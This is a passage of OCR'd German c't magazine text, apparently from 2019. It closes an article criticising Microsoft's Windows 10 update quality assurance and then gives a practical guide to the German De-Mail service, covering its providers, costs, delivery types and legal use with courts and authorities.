Nicht mal weit verbreitete Probleme konnte die Datensammelei immer verhindern, wie die Ereignisse der letzten Monate und Jahre zeigten. Das hat zwar auch Microsoft erkannt, doch reagiert wird darauf mit noch mehr Datensammelei. Anders formuliert: Weil die Qualitätssicherung viel zu oft die Nadel im Heuhaufen nicht gefunden hat, versucht man nun, den Heuhaufen zu vergrößern.

Testprobleme


Dass auch das Insider-Programm zum Testen von Vorabversionen bislang nicht ausreicht, um die Qualität der Software-Aktualisierungen zu gewährleisten, ist ein hausgemachtes Problem: Insider Builds werden in der heißen Schlussphase vor der Freigabe eines Funktions-Updates teilweise im 24-Stunden-Takt für Insider freigegeben – da kann gar keine Zeit für ausgiebige Tests bleiben.

Erst nach den im Jahr 2018 heftig verunglückten Veröffentlichungen der Windows-10-Versionen 1803 und 1809 hat Microsoft die Frequenz der Freigabe neuer Updates und Builds stark reduziert. Die zurückgezogene Version 1809 wurde bis Mitte November 2018 erneut durch die Insider-Ringe geschickt, um mehrere Korrektur-Updates zu testen. Erst danach wurden die aktualisierte Version 1809 erneut für die Allgemeinheit freigegeben. Bis Mitte Januar 2019 verteilte Microsoft

1809 quasi mit angezogener Handbremse, also nur sehr langsam und nur auf ausgewählten Rechnern. Damit wollte sich Microsoft Zeit zum Beobachten verschaffen, ob sich erneut größere Probleme ergeben, um dass Rollout bei Bedarf wieder stoppen zu können.

Ein weiteres Problem der an Anwender ausgelagerten Tests: Administratoren und erfahrenere Nutzer blenden Preview-Updates unter Windows 7, 8.1 und deren Server-Pendants allein schon zur Risikominimierung für Produktionsmaschinen aus. Unter Windows 10 dürfte das bei Clients, die per WSUS oder SCCM mit Updates versorgt werden, ähnlich laufen. Wer nicht auf „Jetzt suchen“ klickt, bekommt die Beta-Updates ebenfalls nicht. An Vorabtests wird auch kaum jemand teilnehmen, der seinen PC gerade so zum Laufen bekommen hat – das sorgt aber dafür, dass gerade ausgefallenere Konfigurationen ungetestet bleiben. Das alles verringert die Anzahl der Rückmeldungen an Microsoft nicht nur, sondern verzerrt auch die Telemetriedaten, denn so bekommt Microsoft zwar von großen Unternehmen und Enthusiasten Rückmeldungen, aber kaum von kleineren Firmen und Privatanwendern.

Das führt zu einem weiteren Problem der Qualitätssicherung bei Microsoft: In der letzten Zeit stehen nur noch große Unternehmen im Fokus, während kleinere Firmen oder gar Privatanwender nicht mehr interessieren. Ein Indiz dafür ist, dass Microsoft die Nutzer der Home-Edition von Windows zu Beta-Testern degradiert (siehe oben). Immerhin fängt Microsoft an, hier langsam umzudenken: In der für das Frühjahr 2019 erwarteten nächsten Windows-10-Version wird die Home-Edition eine Option erhalten, um das Einspielen von Updates bis zu 7 Tage zu verzögern.



Im Feedback-Hub kann jedermann Berichte über Probleme an Microsoft senden. Doch offensichtlich werden nicht alle Berichte ausgewertet.

Aktuell unterstützte Windows-Versionen*

Name	Support-Ende
Windows 7	14. Januar 2020
Windows 8.1	10. Januar 2023
Windows 10 Version 1507 LTSB	14. Oktober 2025
Windows 10 Version 1607	9. April 2019
Windows 10 Version 1607 LTSB	13. Oktober 2026
Windows 10 Version 1703	8. Oktober 2019
Windows 10 Version 1709	14. April 2020
Windows 10 Version 1803	10. November 2020
Windows 10 Version 1809	11. Mai 2021
Windows 10 Version 1809 LTSC	9. Januar 2029
* nur Desktop-Versionen ohne Server, IoT, Mobile ...	

Fazit

Sicherlich ist das Bereitstellen von Updates für das Windows-Ökosystem angesichts der Vielfalt der Kombinationen aus Hard- und Software eine Herausforderung. Man kann auch darüber diskutieren, ob 1000 Betroffene bei (laut Microsoft) 1,5 Milliarden Windows-Installationen nicht Peanuts sind. Doch wenn man selbst betroffen ist, stellt sich das ganz anders dar, und das Risiko, beim nächsten Mal dazuzugehören, steigt von Patch zu Patch. Das vielfach beschworene „sorry, ein Fehler kann ja mal passieren“ mutiert bei ständiger Wiederholung vom Running-Gag zum Nerv-Faktor.


Wie sich Microsofts Verantwortliche noch vor ein oder zwei Jahren sich zur Aussage hinreißen lassen konnten, „IT-Professionals sollten Microsoft vertrauen und das automatische Ausrollen von Updates uns überlassen – wir wissen, welche gebraucht werden“, bleibt unter diesem Blickwinkel schleierhaft. Der Realität entrückt, könnte eine Erklärung sein. Denn viele Probleme sind hausgemacht: Eine quasi abgewickelte, eigenständige Qualitätssicherung, massive Probleme beim Auswerten der Rückmeldungen und Telemetriedaten, der Umstieg auf „Windows as a service“ mit einem vom Marketing bestimmten Funktionsumfang und schlicht zu kurzen Entwicklungszyklen tragen einen großen Teil zu den aktuellen Problemen bei.

Bleibt zu hoffen, dass Microsoft die Misere bald in den Griff bekommt. Ein erster Schritt könnte die Reduktion der Taktfrequenz der Upgrades für Windows 10 sein – alle sechs Monate ist zu häufig, und zwar nicht nur für die Anwender, sondern offensichtlich auch für Microsofts Entwicklungsabteilung. Wenn Windows alle zwei Jahre neue Funktionen erhält, ist das allemal genug. Vielleicht müsste Microsoft auch nur lernen, Upgrades nicht mehr per Neuinstallation einzuspielen, sondern kleinteiliger. Das hätte wohl viele Probleme der letzten Zeit vermieden. Doch wie auch immer: Microsoft muss seinen gesamten Entwicklungsprozess überdenken. *(axv@ct.de)* c't

Literatur

[1] Axel Vahldiek, Inflation der Editionen, Über die scheinbar simple Frage, wie viele Ausgaben von Windows 10 es gibt, c't 13/2018, S. 148

Dokus und Artikel: ***ct.de/y63v***



Jetzt Einschreiben

Warum ein De-Mail-Konto einen Versuch wert ist

Schriftsätze bei Gericht einreichen, Kreditverträge kündigen – nicht immer ist dafür der Gang zur Post nötig. Mit rechtsverbindlicher digitaler Kommunikation geht mehr, als man denkt, und das zurzeit sogar kostenlos. Wir haben uns für Sie die Optionen angesehen.

Von Holger Bleich und Tim Gerber

De-Mail ist angetreten, qua Gesetz den Schriftverkehr zwischen Bürgern und Behörden oder Firmen zu digitalisieren. Keine Frage, der Service hatte einen denkbar schlechten Start. Zwar sollen mittlerweile mehr als eine Millionen Bürgerinnen und Bürger registriert sein, doch da dürfte es sich mehrheitlich um Karteileichen handeln. Viele hatten das System einmal ausprobiert und enttäuscht festgestellt, dass damit wenig anzufangen war.

Mittlerweile hat sich die Lage geändert: Die De-Mail-Portale der Provider sind nicht mehr so madig, wie Kritiker sie anfangs machten. Außerdem lässt sich mit De-Mail einiges anstellen. In diesem Artikel erfahren Sie beispielsweise, wie Sie rechtssicher Schriftstücke mit Gerichten oder kommunalen Behörden austauschen, wie Sie garantiert Fristen einhalten können, wie Sie Einschreiben verschicken oder vertrauliche Zustellung mit De-Mail gewährleisten – und das alles viel billiger und bequemer als auf dem Postweg.

Der Gesetzgeber bastelt weiter daran, De-Mail in anderen Bereichen zu forcieren. So müssen etwa seit Januar 2018 laut Zivilprozessordnung (§ 174 Abs. 3 Satz 1 ZPO) nicht nur Anwälte (über das eigene System „beA“), sondern beispielsweise auch Steuerberater oder „sonstige Personen, bei denen aufgrund ihres Berufes von einer erhöhten Zuverlässigkeit ausgegangen werden kann“ einen „sicheren Übermittlungsweg für die Zustellung elektronischer Dokumente“ eröffnen – ihnen bleibt nur die Option De-Mail. Und auf dem offiziellen Portal de-mail.info finden sich mittlerweile nicht nur Gerichte unter den De-Mail-Adressaten, sondern überraschend viele Behörden und auch Unternehmen, vor allem Versicherungen und Banken, die De-Mail-empfangsbereit sind.

Die Preise dürften nicht mehr abschrecken, so sind anders als beim Start 2012 Grundgebühren für den Service passé. Auch die 39 Cent pro einfacher De-Mail-Nachricht von privat zu privat verlangt nur noch ein Provider. Kosten fallen noch für die Erstidentifizierung und für Zusatzleistungen wie De-Mail-Einschreiben an. Die Deutsche Telekom als einer der drei De-Mail-Anbieter verzichtet bis 2020 sogar ganz auf Einnahmen, um neue Kunden zu interessieren: ein guter Zeitpunkt also, um in De-Mail reinzuschnuppern.

Geschlossenes System

Viele Bürger denken auch aufgrund des Namens immer noch, De-Mail sei eine Form von E-Mail. Vielmehr handelt es sich aber um eine autonome Infrastruktur, die keine Brücken zu E-Mail schlägt – was Kritiker oft monieren. Es ist also weder möglich, eine E-Mail an eine De-Mail-Adresse zu schreiben noch aus dem hermetischen

De-Mail-System heraus E-Mail-Empfänger zu erreichen. Wie De-Mail funktionieren muss, hat der Gesetzgeber bereits im Jahr 2011 umrissen. Für die konkrete Ausgestaltung ist das Bundesamt für Sicherheit in der Informationstechnik (BSI) verantwortlich, das in einer Verfahrensbeschreibung eine Richtlinie zur Akkreditierung der Provider definiert hat.

Mit 1&1 (United Internet), der Deutschen Telekom und dem Nischenanbieter Mentana-Claimsoft wagten sich bis heute nur drei Provider ins Abenteuer De-Mail. Sie bauten Systeme, die den Anforderungen des BSI entsprechen und alle definierten Services abbilden. Im Dunkeln bleibt, wie viel Geld sie dabei seit 2012 investiert haben und ob auf absehbare Zeit weitere Provider hinzukommen.

Dass nur wenige Provider teilnehmen, stellt bislang im System De-Mail einen potenziellen Schwachpunkt dar: Verteilte, engmaschige Infrastrukturen sind robuster gegen Angriffe als Systeme, die aus wenigen Einheiten bestehen. Hinzu kommt, dass das De-Mail-Konzept keine durchgehende Ende-zu-Ende-Verschlüsselung für die Nachrichten vorsieht, sondern lediglich eine Transportverschlüsselung mit SSL. Den Providern liegen die Nachrichten und versendeten Dateien also im Klartext vor. Sie sollen mit Viren- und Spam-Filtern auf ihren Systemen die Nachrichten scannen. Allerdings ist auch denkbar, dass dort Ermittlungsbehörden oder Geheimdienste Daten abgreifen.

In einem denkwürdigen Vortrag bezeichnete CCC-Sprecher Linus Neumann 2013 De-Mail deshalb als „Bullshit made in Germany“ [1]. Dieser Vorwurf dürfte die Provider viele Kunden gekostet haben. Sie bastelten mit der Open-Source-Lösung Mailvelope hektisch eine Ende-zu-Ende-Verschlüsselung mit PGP nach und erklärten das Problem für gelöst [2]. Die Implementierung ist allerdings sehr rudimentär geraten, wie c’t bereits seinerzeit kritisiert hatte. Und kaum eine Behörde oder Firma stellt einen öffentlichen PGP-Schlüssel zu diesem Zweck bereit.

Um neue Kunden zu gewinnen, haben die De-Mail-Provider ihre Einstiegsschwellen seit dem Start 2012 gehörig gesenkt – eine ideale Gelegenheit, das System De-Mail kennenzulernen. Gehen Sie nicht davon aus, dass Sie momentan dort viele Bekannte anschreiben können. Ein näherer Blick darauf lohnt aber auf jeden Fall, weil sich mit De-Mail immer mehr anstellen lässt.

Teure Identifizierung

Die Telekom, Mentana-Claimsoft und 1&1 mit seinen Marken GMX und Web.de unterscheiden sich in Produkten und Preisen teils erheblich. Kunden der Telekom dürfen De-Mail noch bis Ende Januar 2020 völlig kostenfrei nutzen – einschließlich der sogenannten „besonderen Versandarten“ wie „Absenderbestätigt“, „Einschreiben“ und „persönlich/vertraulich“, auf die wir gleich noch näher eingehen.


1&1 bietet derzeit nur den Versand einfacher De-Mails kostenfrei an. Für die besonderen Versandarten werden Gebühren zwischen 29 und 78 Cent pro Sendung fällig. Bei Mentana-Claimsoft kosten schon einfache De-Mails 39 Cent, für Privatnutzer ist das Angebot deshalb nicht sehr attraktiv. Außerdem ist der Speicherplatz dort mit gerade mal 100 MByte pro De-Mail-Adresse extrem knapp. Für den Account selbst verlangt Mentana-Claimsoft wie die anderen Anbieter derzeit keine Gebühren.

Gemessen an den hohen Anforderungen zur Nutzer-Authentifizierung machen es einem alle drei Anbieter recht leicht, in De-Mail einzusteigen. Bei 1&1 sind De-Mail-Konten mit einem bestehenden E-Mail-Account bei GMX oder Web.de verknüpft. Für die erforderliche Identifizierung berechnet das Unternehmen einmalig zehn Euro. Die Prozedur erledigt man wahlweise in einem Shop des Paketzustellers DPD durch Vorlage eines bereitgestellten Formulars und eines Ausweisdokuments oder über einen Online-Service per Video-Chat.


Die Telekom verlangt von Neukunden, in einem T-Punkt-Shop zwecks Ausweiskontrolle vorstellig zu werden. Nur Mentana-Claimsoft bietet die Identifizierung mit der Ausweis-App und einem elektronischen Personalausweis an, die in der Praxis auch sehr gut funktioniert. Ein großer Vorteil: Die Anmeldung auf diesem Weg ermöglicht, dass das De-Mail-Konto nach wenigen Minuten freigeschaltet ist, wohingegen man bei den anderen Verfahren zur Authentifizierung mit mehreren Wochen rechnen muss. Allerdings verlangt Mentana-Claimsoft stolze 15 Euro für die

De-Mail-Konzept

De-Mail gewährleistet nur Transportverschlüsselung.
Die Provider prüfen Nachrichten auf Schadcode.



Quelle: BSI



Unübersichtlich, aber alles da: die De-Mail-Oberfläche von GMX (1&1)

Identifizierung, spätere Änderungen an den Daten kosten dann 25 Euro.

Versandarten

Das De-Mail-Konzept sieht mehrere „besondere Versandarten“ vor, die verschiedene postalische Zustellmöglichkeiten abbilden sollen. Die Art „Absenderbestätigt“ ist die juristisch sicherste – und teuerste – Form der Sendung. Diese Versandart benötigt man immer dann, wenn eine eigenhändige Unterschrift erforderlich wäre, insbesondere in der Kommunikation mit Behörden. Mit „Absenderbestätigt“ lässt sich eine Klage einreichen oder Widerspruch gegen eine Behördenentscheidung einlegen.

Allerdings gilt die absenderbestätigte De-Mail-Sendung nur dann als zulässiger Ersatz, wenn das Gesetz dies ausdrücklich vorsieht. Das ist derzeit eben nur in Verwaltungs- und Gerichtsverfahren der Fall. In anderen Szenarien, bei denen ein Gesetz die Schriftform voraussetzt, also etwa bei der Kündigung von Wohnraummiete oder eines Arbeitsverhältnisses, ist die De-Mail nach wie vor nicht gleichwertig – übrigens auch das klassische Fax nicht. Hier greift man nach wie vor besser auf das postalische Einschreiben mit Rückschein zurück.

Bei „Absenderbestätigt“ fügt der De-Mail-Dienstleister der eigentlichen Mail ein PDF-Dokument an, das er mit seiner qualifizierten elektronischen Signatur versieht und mit dem er bestätigt, dass der Absender bei Versand der Mail mit „erhöhtem Sicherheitsniveau“ angemeldet war. Dieses Niveau wird mit einer Zwei-Faktor-Anmeldung über das Handy gewährleistet, das bei der Erstidentifizierung angemeldet wurde. Ändert sich die Mobilnummer, wird folgerichtig eine erneute Identifizierung fällig. Alternativ zum Handy als zweiten Faktor kann man sich auch mit der eID-Funktion des neuen Personalausweises authentifizieren. Das funktioniert in der Praxis bei allen Anbietern gleichermaßen gut.

Die Versandart „Einschreiben“ entspricht der klassischen Postdienstleistung des Einwurfeinschreibens: Der Provider bestätigt hier lediglich, dass und wann er die Nachricht an das De-Mail-Postfach des Empfängers zugestellt hat. Damit gilt die Mail juristisch als „in den Herrschaftsbereich des Empfängers gelangt“. Dieser muss sich ab jetzt zuschreiben lassen, wenn er darauf nicht reagiert, etwa wenn er eine gesetzte Frist nicht einhält. Die Ausrede, eine Mitteilung nicht oder zu spät zur Kenntnis genommen zu haben, nützt dann nichts.

Bei der Versandart „persönlich/vertraulich“ stellen die Provider sicher, dass die De-Mail-Nachricht nur vom Inhaber des Accounts persönlich zur Kenntnis genommen werden kann. Auch dafür muss dieser sich mit „hohem Niveau“ authentifizieren. Bei 1&1 kann man die notwendige Zwei-Faktor-Authentifizierung nach erfolgter einfacher Anmeldung mit Benutzernamen und Kennwort nachholen. Bei den beiden anderen Anbietern muss man sich erst ausloggen und mit erhöhtem Niveau neu anmelden, wenn man absenderbestätigt versenden oder persönliche Mails empfangen will.

Provider-Oberflächen

Alle drei De-Mail-Dienste lassen sich nur über eine Weboberfläche benutzen. Die Oberflächen ähneln denen normaler Webmail-Dienste, wenn sie auch wesentlich rudimentärer wirken als beispielsweise Googles Gmail. Eine direkte Integration etwa per IMAP in Mail-Clients ist nicht möglich. 1&1 bietet für Outlook ein De-Mail-Plug-in an, mit dem man immerhin die Nachrichten verwalten kann.

Recht unkomfortabel kommt die De-Mail-Oberfläche der Telekom daher. Anders als bei 1&1 und Mentana-Claimsoft bietet sie beispielsweise keine Auswahlboxen, um mehrere De-Mail-Nachrichten gleichzeitig für bestimmte Aktionen auszuwählen. Außerdem muss man jede Mail einzeln öffnen, um sie als gelesen zu markieren. Wenn etwa mehrere Eingangsbestätigungen kommen, kann das wegen der recht trägen Server-Reaktionszeiten zum Geduldsspiel werden.

Alle drei Provider exportieren Mails im mbox-Format für gängige Mail-Programme wie Thunderbird oder Outlook. So lassen sich De-Mail-Nachrichten auch lokal archivieren und bei Bedarf nachlesen, ohne am Portal des Providers angemeldet zu sein. Dazu muss man das Archiv natürlich regelmäßig von Hand auf den letzten Stand bringen. Besonders schwer macht es auch hier die Telekom, weil sich dort maximal zehn Mails auf einmal exportieren lassen. Bei den anderen Providern konnten wir solche Beschränkungen nicht feststellen. Vorsicht beim Import ins mbox-fähige E-Mail-Programm: Vertrauliche De-Mail-Nachrichten sollten in lokalen Ordnern des Clients verbleiben. Verwalten Sie sie in IMAP-Foldern, werden sie zum E-Mail-Provider synchronisiert und verlassen damit ungesichert den Rechner.

Über seinen De-Mail-Account hat der Anwender auch Zugriff auf das offizielle De-Mail-Adressbuch, in dem alle Teilnehmer verzeichnet sind, die das wünschen. Dieses Verzeichnis ähnelt ein wenig dem früheren amtlichen Telefonbuch der Deutschen Bundespost. Wir raten dazu, Adressen etwa von Behörden und Gerichten dort herauszusuchen oder zumindest vor dem Versand damit abzugleichen, damit man auch die richtige Adresse erwischt. Viele behördliche Einrichtungen haben bis heute kryptische Adressen wie beispielsweise

govello-1153299851790-000001289 @egvp.de-mail.de für das Amtsgericht Aachen. Die Suchfunktionen sind bei allen Providern eher rudimentär. So lange aber im System so wenig Teilnehmer sind, fällt das kaum ins Gewicht.

Post an Behörden und Firmen

Was lässt sich nun im Alltag mit De-Mail anstellen? Im Bereich des öffentlichen Rechts – also vor allem in Verwaltungsverfahren, aber auch in den meisten Verfahren vor den Gerichten – ist die Sache einfach. Hier ordnen Verfahrensordnungen oder das Verwaltungsverfahrensgesetz an, dass die Schriftform durch elektronische Dokumente, also De-Mail-Nachrichten, ersetzt werden kann. Der Absender muss einen Nachweis liefern, dass er die Dokumente mit sicherer Anmeldung verschickt hat (das erwähnte „Absenderbestätigt“).

Außerdem muss er die versandten elektronischen Dokumente in einem für die Gegenseite verarbeitbaren Format übermitteln. Welche das sind, hat der Bund in einer Verordnung festgelegt: Derzeit ist das außer PDF nur noch TIFF. Der Text in der Mail selbst zählt nicht zum Dokument. Deshalb schreibt man in die Mail selbst nur, dass der Empfänger die in der Anlage befindlichen Dokumente entgegennehmen möge.

Organisatorische Hinweise wie Aktenzeichen und dergleichen sind hilfreich und beschleunigen die Bearbeitung. Die Gerichte bitten darum, die Mails schon im Betreff mit dem jeweiligen Aktenzeichen zu versehen oder „Neueingang“ zu schreiben, wenn man mit De-Mail eine Klage einreicht. Wer eine einstweilige Anordnung im Eilrechtsschutzverfahren erstrebt, darf durchaus „EILT!“ und „Antrag auf Erlass einer einstweiligen Anordnung“ dazusetzen.

Auch bei den Dateinamen sollte man strukturiert arbeiten. Beginnen Sie mit einer Datumsangabe nach dem Schema JJJJMMTT und bezeichnen die Art des Schriftsatzes, etwa „Klage“ oder „AnlageK1“. Weil manche Sonderzeichen erlaubt, andere aber unerwünscht sind, verzichtet man am besten ganz auf Sonderzeichen.

Die Dokumente müssen mit einer Signatur des Absenders versehen sein. Damit ist aber weder eine elektronische Signatur noch eine als Bild eingefügte eigenhändige Unterschrift gemeint. Vielmehr muss jedes Dokument den Namenszug des Verantwortlichen tragen. Es genügt also, wenn unter dem Klageschriftsatz „Max Mustermann“ steht, sofern dieser den Schriftsatz verfasst hat und ihn über seinen De-Mail-Account mit nachgewiesener persönlicher Anmeldung versendet. Dabei spielt es keine Rolle, ob auf dem Briefkopf eine Firma oder eine Anwaltskanzlei steht: Die Signatur mit dem Namen und der Nachweis der persönlichen Anmeldung ersetzt die sonst erforderliche Unterschrift.

Wenn die Versandart falsch ist, gilt die Schriftform als nicht gewahrt. Gerichte müssten solche Mails beispielsweise ignorieren, wenn die Schriftform zwingend ist – etwa beim Einreichen einer Klage. Einen Hinweis auf den Formmangel darf man dabei kaum erwarten. Weil es in der Justiz selbst derzeit aber noch am entsprechenden Wissen fehlt, wird auch schon mal ein per einfacher De-Mail ohne Anmeldungsbestätigung eingehender Schriftsatz als verfahrensauslösend behandelt. Hat man den Fehler selbst begangen, sollte man ihn schnellstmöglich korrigieren, indem man das Dokument nochmal per sicherer Anmeldung oder als Fax oder Brief nachreicht, sofern die Frist für das Rechtsmittel noch nicht verstrichen ist. Ansonsten kann man derzeit nur hoffen, dass niemand den Fehler bemerkt.

In der Kommunikation mit Unternehmen hat sich De-Mail noch nicht durchgesetzt. Immerhin nehmen große Versicherungen wie die Allianz oder die Ergo sowie Banken, etwa Targo, De-Mail-Nachrichten entgegen. Ansonsten finden sich im Verzeichnis einige kleinere Betriebe oder Handelskammern. Schade, dass gerade im Massengeschäft mit Privatkunden Firmen offenkundig kein niedrigschwelliges und zugleich nachweissicheres Kommunikationsmittel anbieten. Man muss das dann ja auch bearbeiten, und der Kunde hat beispielsweise einen Nachweis, dass er seine Kündigung rechtzeitig eingereicht hat.

Keine Abholpflicht

Für Privatnutzer gilt: Nur wer aktiv seine De-Mail-Adresse bekannt gibt, der eröffnet damit auch dem jeweiligen Empfänger – und nur diesem – die Möglichkeit, ihm rechtswirksam Erklärungen zukommen zu lassen, also zum Beispiel auch eine Frist zu setzen. Man kann sich also aussuchen, mit wem man per De-Mail kommunizieren will und mit wem nicht.

Daran ändert sich noch nicht einmal dann etwas, wenn man seine De-Mail-Adresse in ein öffentliches Verzeichnis einträgt. Nur wer dort ausdrücklich angibt, auch einen Zugang für den Empfang von Erklärungen zu eröffnen, ist daran auch gebunden und ist dann gut beraten, den De-Mail-Eingang im Auge zu behalten. Öfter, als man üblicherweise den Briefkasten leert, muss man aber auch nicht nach De-Mail schauen, also einmal pro Werktag (Achtung: Der Samstag zählt mit).

Sollten Sie sich sorgen, die Nutzung von De-Mail sei sofort mit rechtlichen Risiken wie Abmahnungen bei verpassten De-Mail-Fristen verbunden, können wir erst einmal Entwarnung geben. Mit der Einrichtung und Freischaltung eines De-Mail-Accounts ändert sich an der rechtlichen Erreichbarkeit des Nutzers für solche Schreiben nichts. *(hob@ct.de)* c't

Literatur

[1] Linus Neumann zu „Bullshit made in Germany“ auf dem 30C3 am 28.12.2013: https://youtu.be/p56aVppK2W4
